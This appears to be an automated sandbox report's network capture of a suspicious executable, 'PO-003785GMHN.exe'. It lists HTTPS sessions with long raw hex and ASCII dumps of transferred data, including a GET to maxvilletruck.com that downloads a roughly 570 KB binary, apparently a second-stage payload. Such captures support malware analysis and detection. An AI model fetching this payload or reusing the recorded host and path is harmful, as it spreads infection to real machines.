2021-09-27 16:49:37 UTC	352	IN	Data Raw: 95 e9 fd ee a3 39 9b 37 ca c1 46 96 6b ca a0 ba c0 55 ea bd 85 8d da 59 2a 5f 2a 1a 7f fa 30 b0 09 6b b8 e4 ea bb 64 e4 82 ab 21 a6 8d 12 05 1c 80 30 0a 8b c7 d0 7e 77 88 86 5d e6 10 13 8c 43 0e 35 f6 12 1a fb 5e 58 c7 cc fa 17 2f 3d d8 cd 32 f2 9d 34 53 79 ba 01 54 fb 68 45 db 1c 82 6e 0d 3e 04 90 df a2 95 09 b3 b0 b0 d3 27 a2 f9 97 c5 1b d2 ff 5d 25 9f ce 1f 78 25 15 79 da c8 d2 be 92 66 4d ff ab e0 9d 57 d4 48 24 4f b5 f6 14 44 96 d3 b3 ce 5d 24 14 f3 05 9a b3 f4 10 ed 4c fc af da 91 29 57 ea 08 65 d0 28 f1 02 8d ed 46 55 5c 51 83 83 ff 7d 49 03 7f 75 22 e1 e6 e7 26 aa 5e a7 d6 04 75 d4 f3 dd d2 db 28 e6 6a 3b 2e c6 f7 70 00 4e 81 7c f1 45 6b cc c5 6b 87 0f 59 58 12 29 23 6b cc e7 27 f0 c7 af 29 f6 ea 04 10 c0 7b 92 eb c5 79 ae e3 66 09 ab 6a 92 e6 b4 28 d9 Data Ascii: 97FkUY*_*0kdl0~wC5^X/=24SyThEn>]%%x%yfMWH\$ODJ]We(FUIQ]u"~^u{j:pn EkkY#)#k{[\\y f(
2021-09-27 16:49:37 UTC	360	IN	Data Raw: f2 85 57 24 f3 db dd 8b a7 c3 50 0f a0 75 5f 6f 95 90 35 4e 91 e8 7d bb 34 42 21 50 ba 90 ab e5 dc f5 e6 ef 73 27 23 9a 88 0d 65 38 dc 53 02 ca a3 b5 7a eb 3e 9f f8 bb 07 56 94 b6 ff a4 50 86 4d 3a 6d 71 d6 c8 e2 20 02 69 82 cd 33 85 40 53 ae a8 69 bd f1 bd 14 1d db 54 ca 6e ea 59 10 07 56 94 9a 01 a0 46 2b 68 f0 a6 59 6f 50 86 4d 3a 61 12 72 f8 f1 89 8f b2 74 34 42 21 50 8a b0 6d 4c cc 8a ab 28 15 28 26 64 73 da 46 d8 c8 a6 27 be 66 69 71 52 fe 68 93 9c 3d d8 cf 5f ba 0e f5 e7 b1 6a ca 9c 17 7a 03 4d 4d bf 52 00 9c 49 f5 e7 0a 5d 7a 9f ca 6a b9 82 bb 72 da d2 fa da fe 15 f8 ed c5 97 b0 dd 5b cb ee 31 bf 64 b6 84 7e 74 da a6 95 28 d9 b0 9a b9 ea f9 2c 3e 2e 34 42 21 50 aa 63 b3 e0 95 ac 17 06 54 89 fa 1d 8b d1 f9 b0 50 06 fd d2 7f f3 d7 b4 89 71 c8 4f 56 67 Data Ascii: W\$P_uo5N]4B!Ps^#e8Sz>VPM:mq i3@SiTnYVF+hYoPM:art4B PmL((&dsJ^fiqRh=-_jZMMRI zjrf 1d~t{(>,.4 B PcTPqOVg
2021-09-27 16:49:37 UTC	367	IN	Data Raw: 3e 82 72 d8 8e cc 7c f0 44 e1 d3 41 a1 64 16 fa 5c c3 46 6e 8d f8 9e 41 a1 27 a3 cd 70 8c 36 47 b3 a6 79 68 83 dd cd 33 83 d2 8f 9d fc ac 0f 69 01 c0 d3 41 a1 86 fc 24 5f 65 c8 a7 94 fe 50 86 4b 21 99 b5 ba 5f c6 a2 08 89 3f dd 1a e0 3c 56 d7 ae f8 1a 47 2f 32 3e 19 77 84 03 0d df 76 e1 22 a1 35 c5 5e 10 e8 fa 51 b2 52 8b d7 16 4a 77 2d 56 94 6a 5a 9e 41 a1 4f 73 5a df 07 9a 38 0f ca d7 4b b9 e7 11 6e 8d 6e f2 0c a2 75 af ea b8 be 5a 9e 02 78 fe 28 66 fa 9f ca dc 64 f2 0c a2 0a a5 d2 fe 92 2d b2 31 a4 c4 9d bf 13 27 a3 8e 3f 09 5b 63 17 b1 ef 84 03 4c 7c f0 07 56 94 6a e0 08 d9 4f 03 4c 7c f0 07 56 94 29 a8 5a 9e 02 e9 86 c8 2c 2f b6 08 b5 96 5c d7 25 f1 ca a3 cd 3e 5a dd 42 00 c5 5c bc 6a a8 35 b7 8a 7f 18 bc ea 83 d7 1f 9b bd 0c a1 ea 78 26 aa 32 51 Data Ascii: >r DAdFnA)p6Gyh3iA\$_ePK _?<VG/2>ww^5^QRJw~VJZaoS28KnnuZx(fd~1~?cL VJOL VZ,\\#>ZB]5x&2Q
2021-09-27 16:49:37 UTC	375	IN	Data Raw: b0 39 c5 1f d3 70 6f 50 c5 2e 80 f9 df 6f e0 e0 a3 fd 8e 1b c5 30 f1 89 cc 80 9d bf 52 ba 11 6e 8d a8 c2 98 70 e3 47 f0 47 cf 1b 86 48 4d 0f 69 02 f4 c4 9d ff ea 8c 16 ba c4 1d 8b d7 79 64 b6 38 7e e8 f4 50 c7 48 73 1a 14 55 12 f1 89 b3 f4 53 08 ed 80 f9 9c

Timestamp	kBytes transferred	Direction	Data
2021-09-27 16:49:37 UTC	414	IN	Data Raw: 24 22 e7 71 15 46 ba 85 c5 5e d3 a1 a2 0a 5d 25 de 9a 44 69 02 8b ec fd e6 ae 04 cf 75 37 86 08 d9 4f 1f 90 62 d8 c9 29 a8 5a 9e a1 e2 e5 6c c9 29 a8 5a 9e a1 e2 e5 6c c9 29 a8 5a 9e a1 e2 e5 6c c9 29 a8 18 97 4d 6f 24 7f 12 9b d8 82 91 d0 d2 dc b9 7b 3e 0e e9 76 a3 a4 4c 7c b2 1b 9e a1 a2 74 f0 07 16 c4 6d 4c 3c 68 14 f5 d3 00 b1 ef c4 dc 57 17 3d 99 c9 29 e8 b5 81 7c b0 2c 43 e6 af fa bf 11 6e ce b1 ef c6 ca 0b 60 ac 63 33 c0 93 a7 d7 4b fa 1f 90 20 12 f1 89 8f 9d bf 11 6e ce b5 f9 9c 3d d8 cd 33 82 96 b6 bb 8c d5 1b 7e 1f 6f ad 38 3e b3 37 ca e9 1e 45 83 90 a9 b8 d9 16 a0 86 3b d3 04 0c 76 e4 15 58 10 88 3d 27 c7 24 5e cf 76 89 da 12 c2 74 57 42 64 b6 37 86 4c 52 b9 31 e9 33 93 f2 cf 37 88 6b c7 24 59 d8 5d 20 d5 46 2c 4a db 54 ca 68 4c 79 af ea ba e1 Data Ascii: \$"qF^A]%"Diu7Ob)ZAI)ZAI)Mo\$[>vL AtmL<hW=) ,Cn`c3K n=3-o8>7E;vX="\$^vtWBd7LR137k\$Y]F,JThLy
2021-09-27 16:49:37 UTC	422	IN	Data Raw: 36 b7 75 85 0e 18 02 32 a8 b2 82 3a d2 b7 8a c3 9e 17 2e 46 0b 07 37 a4 31 f6 7b 1f f5 e7 05 30 69 16 f5 93 e5 25 42 64 f6 2b 5d 25 de e5 b8 80 b9 43 92 25 de 9a b8 80 b9 43 9a 38 0c a3 b5 f9 dc 96 42 64 f6 05 f1 89 8f 9d 9f c4 df 17 e9 76 e1 63 33 c0 93 a7 d7 4b fa 1f 90 20 12 f1 89 8f 9d bf 11 6e ce b5 f9 9c 3d d8 cd 33 82 b7 6a c4 9d 8d b9 65 54 cb 0e 8b f8 7f 1f c3 3a 02 87 8a 11 6e c0 6c 36 b8 7f 77 64 b6 7b 1e 68 b4 03 38 25 ea 8b f6 60 ff df c0 56 d2 e3 09 34 2b de a9 b9 54 fb cf 52 f9 ee 77 27 ff ff e5 4c 0f 1e 62 d5 28 4f 54 d3 35 a3 a2 38 23 eb 18 96 63 6f 15 2a 6b 10 b8 c6 ed d3 41 e2 e5 50 79 97 4e 7e f4 10 8d f4 7f 1f f1 dd 59 1b 86 0e 18 00 3a ae 68 c0 50 db b1 64 46 85 7a 16 07 be 67 fe d7 b5 fc 0e 0f 95 e9 fb a1 8b dc 05 39 de 52 ef dd 00 Data Ascii: 6u2:.F71[0i%Bd+)%C%C8Bdvc3K n=3jeT:nl6wd[h8%`0V4+TRwLb(OT58#co*kAPyN-Y:hPdFzg9R
2021-09-27 16:49:37 UTC	430	IN	Data Raw: 2b d9 94 ad 21 1e 7d 23 66 b3 7f b0 e6 ee b0 64 c2 98 33 85 fe 5c 9e c1 e9 89 7a f6 fd 60 27 8b e3 ee f2 87 75 a1 dd e0 08 d9 0e 05 9d 1e 0c 50 a6 55 12 f1 bd 4b 3d 27 5c 4d e7 99 72 53 df 6d b4 fd 7c 7b 92 db 4c 69 aa ae ac e0 e8 80 2b 29 ff df f5 50 db b1 64 ed de 84 ff ee 89 57 fc db aa 42 c4 74 1f 6f ae 25 8c fe 28 4c 2c d7 0e 6c c2 ec fd 5e da 51 f7 66 fc cf df 0e 17 38 c7 2d c6 a2 bb 7a 68 c0 d1 16 e0 88 1d 02 ae 31 e2 bf d1 0f 96 d0 e2 66 d3 34 aa 09 b0 84 46 e5 93 59 73 cd db 03 1c f5 d6 43 b6 83 c5 94 79 44 2c a4 00 ed c5 94 79 98 76 6a c4 f7 98 59 48 25 9e 27 a3 8b fc db aa 36 fb 49 a2 1b 7a ae e3 37 32 7b e6 bf 3d 9d 34 12 d9 0a 56 c4 8d dc 5c f3 82 bb 8c 46 66 fe a3 9e 17 7d fa 1f 56 fc c4 d8 44 96 d0 d2 27 4b ad e6 10 13 8c 7e 10 a9 55 ed 7e 9c e3 8f ca Data Ascii: a!j#fd3z`uPUK="MrSmj{[Li+}PdWBto%(L,l^Qf8-zh1_QMtHsll\$!j pK:bN?WDo\$-L5)Xlu=-9N(xmLu~
2021-09-27 16:49:37 UTC	438	IN	Data Raw: ae 61 99 ba 84 5b a8 5b 79 de d4 c1 4e 09 59 42 d2 b0 63 3f 50 d4 cf ba 12 f5 1e 0d 65 38 b3 4e 7f fc d4 48 24 4a 24 1c 49 78 e6 c7 e6 b2 97 3a 0a 83 df a9 99 03 43 3c bd f3 70 e8 4e 68 03 b3 0a bb f3 66 eb 8b d1 b7 01 b6 1c e4 02 9a c8 e2 6e 9e 9d fa 94 29 c2 97 c5 1f 4c 01 cb 2e 76 ea f8 72 c8 2e 50 df 07 0c 22 24 e3 99 d2 98 db 04 23 dc 5c 5c 5d 4d ef 6c 99 45 ae e3 37 22 52 00 c8 d3 41 0a a0 c5 e0 1e 65 0b 88 5a ce 55 57 9c 6f 11 6e ce b5 f9 9c 3d d8 cd 33 82 b7 6a c4 9d 8d b9 65 54 cb 0e 8b f8 7f 1f c3 3a 02 87 8a 11 6e c0 6c 36 b8 7f 77 64 b6 7b 1e 68 b4 03 38 25 ea 8b f6 60 ff df c0 56 d2 e3 09 34 2b de a9 b9 54 fb cf 52 f9 ee 77 27 ff ff e5 4c 0f 1e 62 d5 28 4f 54 d3 35 a3 a2 38 23 eb 18 96 63 6f 15 2a 6b 10 b8 c6 ed d3 41 e2 e5 50 79 97 4e 7e f4 10 8d f4 7f 1f f1 dd 59 1b 86 0e 18 00 3a ae 68 c0 50 db b1 64 46 85 7a 16 07 be 67 fe d7 b5 fc 0e 0f 95 e9 fb a1 8b dc 05 39 de 52 ef dd 00 Data Ascii: a!j#fd3z`uPUK="MrSmj{[Li+}PdWBto%(L,l^Qf8-zh1_QMtHsll\$!j pK:bN?WDo\$-L5)Xlu=-9N(xmLu~
2021-09-27 16:49:37 UTC	445	IN	Data Raw: 75 30 7b 08 af 83 f4 73 1b ea 9b ba 85 85 8b 6b b8 7f 88 0d 65 38 35 a4 22 50 e2 80 b4 1a 67 3d d8 cd 3a ae 97 4e 7e f4 7d 13 16 88 4e ed e3 67 3d d8 ca 54 70 2c d0 ba 85 85 e0 95 c0 d1 45 80 aa 32 5d 25 9e a1 eb 84 fc db ab e1 63 33 c0 fd c3 7f 05 16 83 e5 02 a5 9f a8 39 ce b5 f9 9d 0f a1 36 b8 80 9c 49 9c 55 45 87 e9 76 e1 63 34 bd f3 71 aa 5e a7 b6 0e 96 6f 3c 35 c5 1f 90 26 de 24 e3 98 33 c0 93 c6 cb 5d 4d 9c 48 35 a4 ce 55 57 9c 6f 11 6e ce b5 f9 9c 3d d8 cd 33 82 b7 6a c4 9d 8d b9 65 54 cb 0e 8b f8 7f 1f c3 3a 02 87 8a 11 6e c0 6c 36 b8 7f 77 64 b6 7b 1e 68 b4 03 38 25 ea 8b f6 60 ff df c0 56 d2 e3 09 34 2b de a9 b9 54 fb cf 52 f9 ee 77 27 ff ff e5 4c 0f 1e 62 d5 28 4f 54 d3 35 a3 a2 38 23 eb 18 96 63 6f 15 2a 6b 10 b8 c6 ed d3 41 e2 e5 50 79 97 4e 7e f4 10 8d f4 7f 1f f1 dd 59 1b 86 0e 18 00 3a ae 68 c0 50 db b1 64 46 85 7a 16 07 be 67 fe d7 b5 fc 0e 0f 95 e9 fb a1 8b dc 05 39 de 52 ef dd 00 Data Ascii: u0[sk85"Pg=-N-)Ng=Tp,E2]%"Ac396IUevc4q^o<5&\$3]MH5nuUwaL PyN-SaCn~^Xf3PI)N~<cWrjnlbHW[qU^Xf/97~
2021-09-27 16:49:37 UTC	453	IN	Data Raw: e9 52 8f 9e d8 f1 c9 a2 93 e2 6e 9e 13 a1 fa c7 61 a4 70 5a fa 2f 49 91 a2 0a 10 0a b5 ac a3 fe d7 b5 72 35 2d b2 33 05 e5 79 e3 87 cf ba 59 5e 2e ee 89 57 5a 17 2a 7c a3 1d 4f 80 15 f3 db c4 5e fa fa 94 72 86 57 fc cf c8 59 61 65 d1 ff 54 71 d4 73 b2 72 d8 cd 30 83 60 e9 fb a1 88 c1 66 d3 51 81 18 a6 0c b8 5d 4d 9c 48 35 a4 ce 55 57 9c 6f 11 6e ce b5 f9 9c 3d d8 cd 33 82 b7 6a c4 9d 8d b9 65 54 cb 0e 8b f8 7f 1f c3 3a 02 87 8a 11 6e c0 6c 36 b8 7f 77 64 b6 7b 1e 68 b4 03 38 25 ea 8b f6 60 ff df c0 56 d2 e3 09 34 2b de a9 b9 54 fb cf 52 f9 ee 77 27 ff ff e5 4c 0f 1e 62 d5 28 4f 54 d3 35 a3 a2 38 23 eb 18 96 63 6f 15 2a 6b 10 b8 c6 ed d3 41 e2 e5 50 79 97 4e 7e f4 10 8d f4 7f 1f f1 dd 59 1b 86 0e 18 00 3a ae 68 c0 50 db b1 64 46 85 7a 16 07 be 67 fe d7 b5 fc 0e 0f 95 e9 fb a1 8b dc 05 39 de 52 ef dd 00 Data Ascii: RnapZ/lr5-3yY^..WZ* O^rWYaeTqsr0'fQ@l6LpbMr<dlPyM91Cj0 @Zpe,E6Xx,5/2e#0 [u?&'&'/p,'dV@
2021-09-27 16:49:37 UTC	461	IN	Data Raw: 15 80 ac e8 0b 9f 31 7a 03 b0 28 ad 1e 58 14 f5 93 a7 53 e4 15 87 e0 d9 a7 14 7e 0b 9f 23 95 44 95 e9 fd a6 55 12 69 ab 1e f2 66 da 3a 92 ae 97 4e 67 ed 68 3c 13 f8 1a 04 cf 9b 53 f2 f3 e4 a7 3f 1e 86 f7 67 db 08 31 47 b5 72 d8 cd 33 00 2c d0 45 81 1d 63 f0 8c e9 89 69 f6 fd 5a db df 5e a7 d7 9f 2d 4d 00 af 9f 2c fe 7b 1e f2 ea b4 9e bd 49 7e f4 10 ec 15 91 5d da bb fe c0 6f e1 a0 cd e3 ec 02 35 2d 06 3c aa 1b 0d 65 38 4d ff 42 9b 45 81 6d a4 ae d9 8c 9d 6d f3 81 ac e8 0b 9f 2c e0 08 25 db df 5e a7 d6 d3 a8 a5 2d d8 e1 8b 6b f6 d6 43 34 fc 2b 7d f9 63 cc 58 73 b2 8e 5e 2c 2f b6 7a dd b0 92 da a0 bd ea 29 23 99 b5 f8 5d 1d 84 0e db ab 1e f5 a1 21 69 07 dd 59 5a 33 ec fd e7 dc a8 5a df f3 4c 7c b1 42 1b 86 49 58 cd 33 81 d1 7c f0 46 c3 02 ca ea 55 c7 24 5d Data Ascii: 1z(XS~#DUif:Ngh<S?g1Gr3,EciZ^~M,vl~jo5-<e8MBEmm,%^-kC4+>cXs^,z)X#iY23ZL BIX3[FU\$]
2021-09-27 16:49:37 UTC	469	IN	Data Raw: de 1b b5 d5 15 87 92 ae 97 7b ee ee 42 ef 8c 53 86 20 5a 15 80 b9 89 87 cf bc aa d7 2f 86 f7 fc 24 5d ab df 36 12 31 88 0f 69 5e ef 05 37 26 61 a4 58 dc 5c a2 57 5f a9 ba 69 02 41 ea bd 87 9d cb 2a dd 19 77 6c 8c 9d 53 4f 8a 19 d4 48 87 da 2d 71 de aa 2b ad 0a a5 51 00 80 72 a8 0c 1d ff ed 0b ab 6a 3c 06 5f 22 52 00 3d a8 d1 34 07 dd 09 b7 3e d9 47 b5 72 c3 6e ce c7 5c 20 74 24 5c 28 2e 71 de 37 9a b1 3d eb 73 1f 1b 5e 2c 2f b6 60 7f 9f 3c 16 71 5d 60 27 4b aa d5 4e c4 16 da 5b 44 59 e4 8e 1b c7 aa 34 2a 7f b7 cd 64 e0 b3 18 74 89 4f 88 ce e8 af b4 b5 72 00 4e 91 f3 71 5d ae 90 60 27 ab a4 db 50 d6 43 19 7f e8 00 2d b2 72 c2 ed 68 12 c2 60 ec 76 e9 33 4b fc ad 26 12 0e 19 30 df b6 7d f9 9b ce 75 db 0d 9a c7 db ee ea a8 52 ce 3e 61 5b e0 64 49 0b d3 ca 43 Data Ascii: [BS Z/\$j61i^7&aXlW_iA^w SOH-q+Qrj<_"R=4>Gm t\$[(.q7=s^>/'< '"KN[DY4^dtOrNq]"PC-rh`v3K&0)uR>a[dIC
2021-09-27 16:49:37 UTC	477	IN	Data Raw: 95 47 f2 f2 cd 30 ff 28 25 e7 87 0f 9b 31 b5 87 ca 51 8b b4 26 aa 08 1a 5f 74 d8 3d 9c b6 63 70 58 66 44 98 45 03 8f 16 34 c9 29 ed 0b e0 f5 18 f0 7b 71 26 1a 01 34 b4 f3 56 1f 62 3a 07 05 92 39 8e 90 e3 47 b0 e6 2f 3d 1b dd 07 09 a4 ae b7 60 44 9b ae e3 7f 24 97 76 6a 3b 2c de 74 34 81 f7 56 1f 90 65 b3 74 c9 a2 44 15 64 c5 24 19 fd 50 03 94 a2 b9 89 76 6a 93 f1 da d2 ff 26 e2 be d0 e5 31 af 2e b7 f6 31 ff 1d 84 33 49 f1 ad a2 c0 24 62 bd 28 52 b0 9e ca a9 a8 5b 05 2e b4 77 6c ed c4 5b 2d c7 24 0c c6 de 58 95 88 49 7c b8 43 6d 57 fc 25 ed 0d 60 d1 3c 46 4a 0b e3 77 40 1b 0f 5d 70 2c 07 dd 9e ca 8f 91 29 70 c7 af f2 4b 71 be 5f f4 13 7f 53 51 83 c9 56 98 17 09 60 a0 62 f5 1a 4c 60 eb f0 f1 ba 85 8d bd 48 b5 01 c3 3e 4e 08 dd 7d 3e d3 ad 22 94 7c a7 81 2f Data Ascii: G0(%1Q&_t=cpXfDE4){q&4Vb:9G/="D\$vj;,t4VetDd\$Pvj&1.13l\$B(R[.w f-Xl CmW9%<FJw@ j),pKq_SQV`bl`H>Nj)>"/
2021-09-27 16:49:37 UTC	485	IN	Data Raw: 30 fa 94 23 ed 80 f9 d9 8d 51 35 46 b6 f0 54 1f 53 56 ca f4 f4 65 c7 df dd 12 f7 ed 40 da 05 ae ae e3 9f 4f 03 4c 78 77 8c 16 bf d3 9d 1e de 50 9a 44 69 b9 81 37 c2 c2 13 73 1f 52 57 02 41 c9 0d 25 9e 04 0d b9 3f 5e 67 0e 17 f6 42 32 6d 8c 9d 7c f0 07 50 85 6d 4c 39 0c 3e fb 71 de d7 3f dd 59 5e 65 e4 d7 c8 39 59 d0 7b 3b d3 04 d0 b9 a3 1b 0d 69 3f 1d 0e e7 71 50 c2 70 d3 04 0d b9 a3 1b 0d 96 a5 d2 fa dd 85 26 de 25 71 b6 93 a7 96 1e 75 fe 29 1a 15 0d 65 38 09 99 69 7f f4 c8 2c 79 3b d3 45 29 f5 ca f2 57 49 aa a5 97 07 59 1b 7d 37 0c 04 ba cb 26 e2 66 b1 04 30 c7 db 05 b9 06 87 01 8f 16 fb 5a db 92 35 b0 6e f5 6f 0d ee 44 77 18 09 de d3 34 c9 d3 ca 57 5a 17 2a 7c a3 35 01 cb c2 13 26 21 91 60 f1 d0 e1 3d 87 4a 44 88 78 a8 52 48 f0 0f 82 f4 99 Data Ascii: 0#Q5FTSve@OLxwPDI7sRWA)%?^gB2m PmL9>q?Y^e7p;?qPp&%qu)e8i,y;E)WIY]7&f0Z5noDw4WZ* 5&!`=JDxRH

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49780	64.33.128.70	443	C:\Users\user\Desktop\PO-003785GMHN.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-27 16:50:19 UTC	565	OUT	GET /errorserverlogrelaapirootterminationloggercongrat/Udffvxubuutfiqkrvfkzhnjdxnhxzvn HTTP/1.1 User-Agent: aswe Host: maxvilletruck.com Cache-Control: no-cache
2021-09-27 16:50:19 UTC	566	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 16:50:18 GMT Server: Apache Last-Modified: Mon, 27 Sep 2021 14:24:12 GMT Accept-Ranges: bytes Content-Length: 570880 Connection: close
2021-09-27 16:50:19 UTC	566	IN	Data Raw: 05 10 bc d2 e7 36 09 12 b5 bd 4d af ad a8 13 37 8e 5a ce ed d8 8a 5f 63 77 20 53 5d 62 ff e2 a1 8d d8 9d e7 29 ef ca e2 a1 8d d8 9d f8 54 c6 e6 ab a0 16 a2 13 34 0c ab a5 96 6f 00 82 b0 24 58 dd 18 af b2 2a 6d 02 83 c4 d9 0e b7 b9 4c 35 81 38 0d 35 9d e7 36 09 12 b5 bd 4d af ad a8 13 37 8e 5a ce ed d8 8a 5f 63 77 20 53 5d 62 ff e2 a1 8d d8 9d e7 29 ef ca e2 a1 8d d8 9d f8 54 c6 e6 ab a0 16 a2 13 34 0c ab a5 96 6f 00 82 b0 24 58 dd 18 af b2 2a 6d 02 83 c4 d9 0e b7 b9 4c 35 81 38 0d 35 9d e7 36 09 12 b5 bd 4d af ad a8 13 37 8e 5a ce ed d8 8a 5f 63 77 20 53 5d 62 ff e2 a1 8d d8 9d e7 29 ef ca e2 a1 8d d8 9d f8 54 c6 e6 ab a0 16 a2 13 34 0c ab a5 96 6f 00 82 b0 24 58 dd 18 af b2 2a 6d 02 83 c4 d9 0e b7 b9 4c 35 81 38 0d 35 9d e7 36 09 12 b5 bd 4d af ad a8 13 Data Ascii: 6M7Z_cw Sjb)T4o\$X*mL5856M7Z_cw Sjb)T4o\$X*mL5856M7Z_cw Sjb)T4o\$X*mL5856M7Z_cw Sjb)T4o\$X*mL5856M
2021-09-27 16:50:20 UTC	574	IN	Data Raw: 3c 72 fe f0 1d 96 09 cb fb ee 24 66 c8 fb f2 5d 21 04 1a 3a 2b d6 ef 74 ef be 0c 6d 9f c2 b6 07 73 e1 54 ba 08 5c 7a eb 55 3e 72 83 b3 b5 97 2e ee 6e e0 9b c2 4e 9a 30 8a 8a d0 ec d1 17 4d 13 48 4d 6b d8 0d 35 e7 58 a9 1e d4 06 e7 ef 5f 44 4a 5d 15 ea 32 f1 7c 7d a0 10 94 5f 00 1f 2a 82 06 4f dc 81 0b 1c 2d 83 81 79 32 bd c2 c1 32 16 db 5d 4d a6 61 ab 3d b4 5d 01 32 cd fb 6a 93 22 c9 fe 00 ed f9 5d ff 7a 91 31 66 8d ec da f0 87 d3 13 b9 86 cb 19 a4 24 35 cf 8f 29 39 5c 76 ad c1 32 18 74 2f 42 72 48 a6 6f 76 9b c9 78 9d c6 aa cf e2 a6 2f cd 14 e7 ca 1b 65 b7 2d 83 ae 14 d0 06 e2 dd d6 4d 26 3f f3 a2 63 09 7a 9a a1 7d a8 41 cc cb 56 90 92 84 e9 ed 41 eb 57 3c 66 d2 0a 6f e1 fc e4 ed a2 62 81 38 24 48 3c 8c 7c f1 aa 74 ec 33 ae 01 54 02 18 fe 50 f0 2d f8 6d Data Ascii: <r\$!]:+tmsTzU>r.nNOMHmK5X_DJ[2]]_*O-y22]Ma=]2]"z1f\$5)9lv2t/BrHovx/e-M&?czA}AWAV<fob8\$H< t3TP-m
2021-09-27 16:50:20 UTC	581	IN	Data Raw: 7b 75 3d 1d ed 20 59 5c 15 8d a5 a6 21 4f 9f eb a1 51 76 20 a2 33 e7 05 9d 69 33 80 b8 c6 14 0c 94 0a f8 c1 91 8b a7 ee 39 01 f5 da 5a 44 41 8f f2 df e6 97 c9 52 49 ca 89 c3 29 94 99 3d a1 b2 54 50 1e 7c bc c4 aa 92 90 19 1a 57 92 11 ab 5c 97 24 0b 3d e3 da 53 89 a3 40 f8 0f ca 43 a3 14 54 c2 d6 87 54 91 89 43 01 ca 9b c3 6e 0c 38 35 87 a3 e2 25 2e 46 72 a6 81 d6 bd 00 1c 3a c6 fd 88 6c ec bd 8e 44 4e e4 c5 d0 66 80 cf 1f b1 a4 cb fa 79 c5 c7 56 bc f9 50 46 55 25 b7 d2 fe f7 57 e9 8e 3c 2c 1d 4a 8f 23 53 24 65 02 75 db 6a eb 52 40 98 16 c4 b5 8a c5 81 53 c6 02 ec e9 00 03 11 43 45 99 74 76 c7 30 39 0b 05 21 87 ab ab af 5a 68 ca dd 25 5c 76 f7 e4 93 d2 72 19 ce 88 2b 8e 50 95 dd 3b ac 25 d9 fd 81 5a e7 59 c6 38 0e 76 35 e7 48 0f 41 91 88 2e 4d bc b3 cf fc Data Ascii: {u= Y!OQv 3i39ZDARI)=TP W\$=S@CTTCn85%.Fr!IDNfVPFU%W<,J#S\$eujR@SCEtv09!Zh%vr+P;%Zy8v5 H.A.M
2021-09-27 16:50:20 UTC	589	IN	Data Raw: 34 60 8a 39 6d bb 5f 0d 4a be 79 96 fc 0c c3 51 b1 90 75 2e 43 89 18 c3 d0 73 e4 9e 6b 6c 8a 23 24 5a c0 b9 78 39 17 d0 94 05 79 5e 0a f8 42 4e a3 52 b5 85 f2 70 17 98 9e 87 f3 fb e4 d9 86 d0 e2 43 ce 9d c6 06 6a e4 c8 8c cd b5 e1 48 e3 2d 70 10 46 13 0b 1b ca 91 13 fe 4a 0f 40 97 63 6c 68 e2 c3 32 f8 9a 17 3a e7 f4 49 81 08 1d 48 d1 1f ba b5 cd 93 51 55 68 ea 27 25 b9 1f bc 47 27 02 e8 d2 97 6d 13 dd 95 78 c1 62 c8 d3 0a ff 2d 70 18 55 6f 28 5d 6f fc e3 3d ac 16 64 8f b2 09 7d b3 01 aa 83 fb 82 b8 b8 4d 35 a0 f7 bd 2e 1c b0 63 65 49 82 3e c1 6d 69 d0 8c c3 c9 86 26 5d 00 8a 5d 9b f9 f8 34 68 0d ab b8 3e 2f 91 80 22 8a 34 03 e9 34 22 3e 29 b4 55 1d ba 4e 41 48 0d 40 7b 27 dc 74 4b 4a 5d 0a 0a 47 cf f9 0b 10 36 d0 92 0a a1 14 3c fd ff 32 55 86 09 78 c0 bc Data Ascii: 4'9m_JyQu.Cskl#\$Zx9y^BNRpCjH-pFJ@clh2:IHQUh'%G'mxb-pUo([o=d]M5.cel>mi&]]4h>/'44">)UNAH@{ 'tKJ]G6<2Ux
2021-09-27 16:50:20 UTC	597	IN	Data Raw: 85 ca 6a f1 a5 e4 2d a1 b8 c3 d9 57 6b 55 56 eb 35 84 b5 ee 78 9d 98 fa 8a 60 6d ca b9 4e 9a 78 ab ae 25 20 30 47 d4 ea 2b 3b a6 94 ac 7e 84 7c bf dc 86 22 2f 80 46 27 9e 62 c8 6c 5d 5f 15 36 75 6e 57 4d 98 5c 7e 65 51 2d a2 bd 8a d8 86 cb 8b 41 48 59 c6 6b 77 5d 64 fd 79 7c 8b 5a 49 99 99 96 0b 73 2c 24 3f ba aa 75 15 77 10 a6 ed 23 94 01 67 e5 27 8d 59 63 ff 60 c6 d5 6f 7c 3b 1d 4f d4 88 47 53 0b 69 65 17 b2 5e d1 47 32 53 cc ee 27 fd 66 3f e3 a7 be ac a6 55 63 83 d1 60 de fd 61 60 83 5e 39 ad 38 6f 99 ef f5 e4 2a 77 15 bc 43 b8 f2 7b 11 b4 c5 63 f6 db ea 61 03 63 48 55 60 74 3f ae 13 50 62 7f d8 e1 ba e9 5e 77 36 16 a2 86 57 7d 03 8c 71 f0 1f 59 d2 df 95 62 6d 17 65 66 7e 91 cc 9a 5e 03 e3 4b 23 f5 bb 6f 13 2c 3d b7 ad aa 05 78 e8 88 67 77 32 19 90 05 Data Ascii: j-WkUV5x' mNx% 0G+;- "/Fb]]_6unWML-eQ-AHYkw dy Zls,\$?uw#g'Yc'o ;GSie^G2S'f?Uc'a^98o*wC{ cacHU'?Pb^w6Wj}qYbmef~^K#0,=xgw2
2021-09-27 16:50:20 UTC	605	IN	Data Raw: f9 bd 2a 02 17 5c c9 05 c0 41 27 11 18 d8 ef f2 e7 d6 b6 8c fa 4f 21 e0 c9 0d 49 09 90 0d 48 0f 4c 4c fd 78 3e 20 33 e9 46 14 19 f6 08 fb 82 d6 e9 0e 03 d6 13 aa 2d c3 36 63 49 3b e8 df 20 e4 a9 06 24 75 23 e4 ce 9c 43 06 e1 19 4c 3d a8 b6 8e 78 cf 49 8d e2 cf 03 1b f4 e0 73 94 e6 93 de f3 aa 78 8e 86 cc 67 62 81 27 fa 30 31 7c c5 28 17 b0 d8 b2 f7 cd e8 5a 55 10 5d 46 f7 ed c5 c6 03 00 04 d3 33 01 4b c9 06 c5 31 e8 71 62 82 65 e4 e3 55 6e cc 9e 0e 4b fc 8e 61 59 ce 22 34 c7 79 56 b8 a7 ad 9d 55 35 ea d3 66 f7 d0 20 59 d8 68 15 74 f2 7b 6b 75 61 e3 7f 06 1f 99 80 d6 ce f9 43 e3 59 61 29 7c b6 3c 99 b1 c0 13 5a bf 36 65 38 71 7b a8 46 53 7e e7 1a db 38 70 1e 73 9e 91 c0 d2 95 e7 0e 38 1d fa 3c 95 cc f7 85 